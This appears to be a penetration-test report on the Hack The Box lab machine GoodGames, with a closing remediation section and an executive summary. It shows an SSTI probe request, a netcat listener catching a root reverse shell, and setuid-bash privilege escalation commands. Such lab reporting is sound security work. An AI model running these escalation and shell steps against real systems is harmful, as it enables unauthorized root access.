
GoodGames.HTB

- The administrative login page (Flask Volt) and dashboard:





- SSTI test using payload `{{7*7}}` that correctly returned `49`:




```
POST /settings HTTP/1.1
Host: internal-administration.goodgames.htb
Content-Length: 20
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://internal-administration.goodgames.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://internal-administration.goodgames.htb/settings
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJwljrtuwzAMAP9FcwdSfJjMzxgURSFBgRawk6nov8dFx7vhcD9tX0ed93Z7Hq_6aPtjtltLhY4WjMRkUat3zDUgYCWSVd9wwWa5hMEHcIxCG
WAlvlB4zp6GMUOMEpDNsDCxT73YLIOVr3aXSlcuLd18jNhAYizwcmzXyOus4__mD_M81v78_qyvSyiJK4gKSxDpLDHFoTQ90TckJCrvg033DYp
hPX4.aEdSIg.9hgOk1NArJSCz28P1RDYEK-Ea2s
Connection: keep-alive

name=%7B%7B7*7%7D%7D
```

- Reverse shell payload injection followed by a successful connection detected with netcat:


```
nc -nlvp 4443
```

The reverse shell connectivity captured by our screenshot:



```
kali@kali ~/workspace/GoodGames/content/credentials [17:27:12] $ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.161] from (UNKNOWN) [10.129.60.123] 42940
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

3.3 Vulnerability: Container Environment Misconfiguration and Local Privilege Escalation



Base Score 8.4 (High)

Attack Vector (AV)
Network (N) Adjacent (A) [✓ Local (L)] Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
[✓ None (N)] Low (L) High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)

Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]

Availability (A)
None (N) Low (L) [✓ High (H)]

CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 8.4 (HIGH)

- **Description:** Our reverse shell session revealed that the compromised system was a Docker container (with an internal IP of 172.19.0.2). Further investigation via `ifconfig` confirmed the container environment, and connectivity tests showed that the host gateway (172.19.0.1) was accessible. To achieve higher privileges, we transitioned from the container-level access to the host level. This was accomplished by copying the `/bin/bash` binary and modifying its permissions.
- **Impact:** By changing the ownership of Bash to root and applying the setuid bit (`chmod 4755 bash`), we created a scenario where any user could execute the Bash shell with root privileges. This misconfiguration allowed us to escalate our access to a fully interactive root shell, thereby achieving complete control over the target.
- **Technical Summary & Steps:**
  1. **Copy Bash Binary:**

```
cp /bin/bash .
```

- Change Ownership to Root:

```
chown root:root bash
```

- Set Setuid Permissions:


```
chmod 4755 bash
```

- *Explanation of* `chmod 4755 bash`*:*
  - **4 (Setuid):** When any user executes the binary, it runs with the privileges of the binary's owner (root).
  - **7 (Owner Permissions):** Full read, write, and execute permissions for the owner.
  - **5 (Group and Others):** Read and execute permissions ensure that the binary can be run by any user while preserving its integrity.
- **Elevate to Root Shell:** After logging out and reconnecting as "augustus", we executed:

```
bash -p
```


This resulted in successful escalation to a root interactive shell as confirmed by system commands.

- **Evidence:**
  - Screenshot showing modified Bash binary privileges:



```
root@3a453ab39d3d:/home/augustus# ls -la
ls -la
total 1232
drwxr-xr-x 2 1000 1000    4096 Jun 10 19:13 .
drwxr-xr-x 1 root root    4096 Nov  5  2021 ..
lrwxrwxrwx 1 root root       9 Nov  3  2021 .bash_history → /dev/null
-rw-r--r-- 1 1000 1000     220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 1000 1000    3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 1000 1000     807 Oct 19  2021 .profile
-rwsr-xr-x 1 root root 1234376 Jun 10 19:13 bash
-rw-r----- 1 root 1000      33 Jun 10 17:45 user.txt
```

  - Confirmation of privilege escalation using `bash -p`, with the shell indicating root access:



```
bash-5.1$ ./bash -p
./bash -p
bash-5.1# whoami
whoami
root
```

4. Recommendations

1. **Secure the Web Application's Input Validation and Authentication**
   - **Sanitize and Parameterize User Inputs:** Ensure that all user inputs—especially in the login form—are properly sanitized and processed using parameterized queries. This helps to prevent SQL injection attacks that can expose sensitive data such as administrator credentials.
   - **Improve Authentication Mechanisms:** Enforce strict validation of email formats and improve backend verification to block crafted injection payloads. Additionally, consider implementing account lockout mechanisms after repeated failed login attempts.
2. **Harden the Administrative Interface against Template Injection**

- **Patch or Upgrade the Template Engine:** Upgrade the Flask application and its template engine to versions that include fixes for SSTI vulnerabilities. Ensure that the template rendering context is strictly controlled and that user-supplied data is sanitized.
- **Restrict Administrative Access:** Limit access to the administrative interface by using access control lists (ACLs), ensuring that it is only reachable via VPN or from trusted IP addresses. Implement additional authentication (such as multi-factor authentication) for any administrative operations.

3. **Improve Container Security and Privilege Controls**
    - **Adopt the Principle of Least Privilege:** Regularly review and restrict privileges assigned to users and processes inside the container. Avoid running containerized applications as root where possible.
    - **Secure Container Configurations:** Harden the container environment by ensuring that critical binaries are not misconfigured. For example, avoid the unnecessary use of the setuid bit by properly configuring container privileges. Periodically audit container configurations and user permissions.
    - **Employ Container Security Best Practices:** Utilize container scanning tools and runtime monitoring to detect insecure configurations or privilege escalations in real time.
4. **Enhance Monitoring, Logging, and Incident Response**
    - **Deploy Continuous Monitoring Solutions:** Implement comprehensive log monitoring and intrusion detection systems (IDS) to continuously track critical application and container activities. This helps in identifying unusual activity that could indicate an ongoing attack.
    - **Configure Real-Time Alerts:** Set up real-time alerts for events such as unusual login patterns, abnormal administrative access, or unexpected changes in container or file permissions. Rapid alerting will assist in early detection and response.
    - **Maintain Detailed Audit Trails:** Ensure all actions, especially those related to administrative interfaces and container operations, are logged and regularly reviewed. Detailed logging is crucial for post-incident investigations and ongoing security audits.

Implementing these recommendations will counter the critical vulnerabilities identified in our assessment—from SQL injection and SSTI that compromise user credentials and administrative functionality, to container misconfigurations that facilitate local privilege escalation. Together, these measures will significantly reduce your attack surface and enhance the overall security posture of the environment, even within an exclusive VPN-accessible network.

5 Conclusions

Executive Summary

Imagine your organization’s IT infrastructure as a heavily guarded fortress. At first glance, everything seems secure, but our assessment revealed that a few critical entry points have weak locks:

- **Weak Login Process:** We found that an attacker could manipulate the login process to extract sensitive information, much like picking a lock to access confidential documents. This vulnerability makes it easier for unauthorized individuals to gain access to high-level accounts.
- **Faulty Administrative Controls:** The administrative dashboard contains a flaw that allows harmful commands to be run on the system without proper checks. This is similar to leaving a back door open, permitting someone to bypass the main security gate and directly interfere with the inner workings of your system.
- **Insecure Container Configuration:** The servers are running in containers that are not securely configured. This misconfiguration is akin to using a master key that can open almost any door, giving an attacker the potential to escalate their access and take full control of your systems.

If these issues are not corrected, they could allow an attacker to compromise your network, disrupt operations, and access sensitive data. Strengthening these weak spots through improved input validation, tighter administrative access controls, and securing container configurations is crucial for ensuring your organization remains well-protected.

Technical Summary

Our technical review pinpointed several critical vulnerabilities in the target environment:

1. **SQL Injection in the Login Functionality:**
   - **Issue:** The login form is vulnerable to SQL injection, which enables an attacker to extract sensitive data, including administrator credentials.
   - **Risk:** This flaw permits an attacker to perform unauthorized database queries and potentially gain control of the system.
2. **Server-Side Template Injection (SSTI) in the Administrative Interface:**
   - **Issue:** The Flask-based administrative interface is susceptible to SSTI. A test payload (e.g., `{{7*7}}`) confirmed that the template engine could be manipulated to execute arbitrary OS commands.
   - **Risk:** Exploiting this vulnerability allowed us to spawn a reverse shell, providing interactive access to the system.
3. **Container Environment Misconfiguration and Local Privilege Escalation:**
   - **Issue:** The deployment environment in Docker was inadequately configured. An attacker can copy and modify system binaries (such as `/bin/bash` with the setuid bit) to escalate privileges.
   - **Risk:** This misconfiguration enabled local privilege escalation, ultimately resulting in full root access on the host system.

Together, these vulnerabilities demonstrate that while some security measures are in place, significant weaknesses remain. Immediate remediation steps—such as enforcing secure coding practices, tightening administrative access, and hardening container configurations—are essential to protect your organization from potential attacks.

Appendix: Tools Used

- **Ping Description:** A basic ICMP utility used to verify connectivity and confirm that the target host is operational. In our engagement, the `ping` command returned a TTL of 63, indicating that the system is running Linux.
- **Nmap Description:** A comprehensive network scanner employed to perform full TCP port scans and detect services. Nmap identified that port 80 was open, which was essential for mapping out the target environment and identifying potential attack vectors.
- **Burp Suite Description:** An HTTP proxy tool used to intercept and analyze web traffic. This tool enabled the capture and inspection of HTTP requests from the web application, which was critical for identifying vulnerabilities in the login process and other key areas.
- **Sqlmap Description:** An automated SQL injection tool used to detect and exploit SQL injection vulnerabilities in the intercepted HTTP requests. Sqlmap helped enumerate databases and tables, facilitating the extraction of sensitive information, including the administrator’s credentials.
- **Hashcat Description:** A powerful password recovery tool used to crack the administrator’s hash obtained through sqlmap. Hashcat enabled us to derive the cleartext password from the dumped hash value.
- **Netcat Description:** A versatile networking utility used to set up a listener on a designated port to capture the reverse shell connection. Netcat allowed us to interact with the compromised system during post-exploitation activities.
- **ifconfig Description:** A command-line tool for Linux used to display and configure network interface parameters. In our assessment, ifconfig confirmed the container environment and the network configuration of the target.
- **SSH Description:** A secure remote access protocol used to establish a connection to the host. SSH enabled us to access the host system, facilitating further privilege escalation and operational tasks.

These tools were integral throughout the engagement—from initial network mapping and service discovery to exploitation and post-compromise analysis—ensuring a comprehensive evaluation of the target’s security posture.